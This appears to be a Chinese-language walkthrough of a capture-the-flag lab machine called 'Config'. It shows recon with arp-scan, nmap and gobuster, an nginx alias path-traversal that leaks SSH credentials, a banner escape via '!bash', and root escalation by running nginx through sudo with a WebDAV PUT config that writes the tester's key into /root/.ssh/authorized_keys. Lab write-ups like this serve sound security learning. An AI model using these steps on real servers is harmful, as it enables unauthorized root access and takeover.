

信息搜集




```
┌──(root㉿kali)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:ff:66:80, IPv4: 192.168.31.129
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.31.1    0a:00:27:00:00:10       (Unknown: locally administered)
192.168.31.2    08:00:27:0d:d5:9e       PCS Systemtechnik GmbH
192.168.31.239  08:00:27:c6:6e:3c       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.386 seconds (107.29 hosts/sec). 3 responded
```



```
┌──(root㉿kali)-[~]
└─# nmap 192.168.31.239
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-08 02:13 EDT
Nmap scan report for 192.168.31.239
Host is up (0.0021s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:C6:6E:3C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
```

目录扫描



```
┌──(root㉿kali)-[~]
└─# gobuster dir -u "http://192.168.31.239" -w /usr/share/wordlists/seclists/Discovery/Web-Content
dium.txt -x .php,.txt,.html,.zip
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
===============================================================
[+] Url:                     http://192.168.31.239
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 21720]
/config               (Status: 301) [Size: 169] [--> http://192.168.31.239/config/]
```

能扫到一个config的目录，扫描config/

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u "http://192.168.31.239/config" -w /usr/share/wordlists/seclists/Discovery/Web-
-2.3-medium.txt -x .php,.txt,.html,.zip
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.31.239/config
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,html,zip,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 21720]
```

只有一个index.html,将/config/index.html和/index.html下载下来对比。

```
┌──(root㉿kali)-[~/Desktop/tmp/tmp]
└─# wget http://192.168.31.239/index.html
--2025-07-08 02:19:26--  http://192.168.31.239/index.html
Connecting to 192.168.31.239:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 21720 (21K) [text/html]
Saving to: ‘index.html’

index.html                    100%[=================================================>]  21.21K  --

2025-07-08 02:19:26 (89.9 MB/s) - ‘index.html’ saved [21720/21720]


┌──(root㉿kali)-[~/Desktop/tmp/tmp]
└─# wget http://192.168.31.239/config/index.html
--2025-07-08 02:19:30--  http://192.168.31.239/config/index.html
Connecting to 192.168.31.239:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 21720 (21K) [text/html]
Saving to: ‘index.html.1’

index.html.1                  100%[=================================================>]  21.21K  --

2025-07-08 02:19:30 (833 MB/s) - ‘index.html.1’ saved [21720/21720]


┌──(root㉿kali)-[~/Desktop/tmp/tmp]
└─# diff index.html index.html.1

┌──(root㉿kali)-[~/Desktop/tmp/tmp]
└─#
```

发现没有区别。

参考https://blog.csdn.net/m0_46607055/article/details/121641417

可以猜测config是目录的别名，可能存在目录穿越，访问 `/config../` 发现报403了证明确实有，接着扫目录。

```
┌──(root㉿kali)-[~/Desktop/tmp/tmp]
└─# gobuster dir -u "http://192.168.31.239/config../" -w /usr/share/wordlists/seclists/Discovery/W
ist-2.3-medium.txt -x .php,.txt,.html,.zip
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.31.239/config../
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,zip,php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/html                 (Status: 301) [Size: 169] [--> http://192.168.31.239/config../html/]
/config.txt           (Status: 200) [Size: 41]
```

有一个config.txt

```
SSH Credentials: mikannse/mikannsebyebye
```

给了ssh的账号和密码。

提权

```
==================================


|    !!! WARNING !!!             |
|  Unauthorized access prohibited|
|  This system is monitored      |
==================================
/home/mikannse/banner.txt (END)
```

登陆后不让你操作，像是less或者more,直接 `!bash` 拿到shell

```
mikannse@Config:~$ sudo -l
Matching Defaults entries for mikannse on Config:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sb

User mikannse may run the following commands on Config:
    (root) NOPASSWD: /usr/sbin/nginx -c /home/mikannse/mikannse.conf
```

sudo可以起一个nginx服务，家目录里面已经有一个 mikannse.conf 了,给他改个名就行。然后就是配置文件提权，可以直接读root.txt，也可以put一个公钥ssh登录

参考链接：https://blog.csdn.net/2301_79518550/article/details/149136592

```
mikannse@Config:~$ cat mikannse.conf
user root;

events {}

http {
    server {
        listen 8081;

        location / {
            root /root/.ssh/;
            dav_methods PUT;
            create_full_put_path on;
            client_body_temp_path /tmp;
        }
    }
}
mikannse@Config:~$ sudo /usr/sbin/nginx -c /home/mikannse/mikannse.conf
```

```
┌──(root㉿kali)-[~/.ssh]
└─# curl -T id_ed25519.pub http://192.168.31.239:8081/authorized_keys


┌──(root㉿kali)-[~/.ssh]
```

```
└─# ssh root@192.168.31.239
Linux Config 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jul  5 00:48:20 2025 from 192.168.3.94
root@Config:~#
```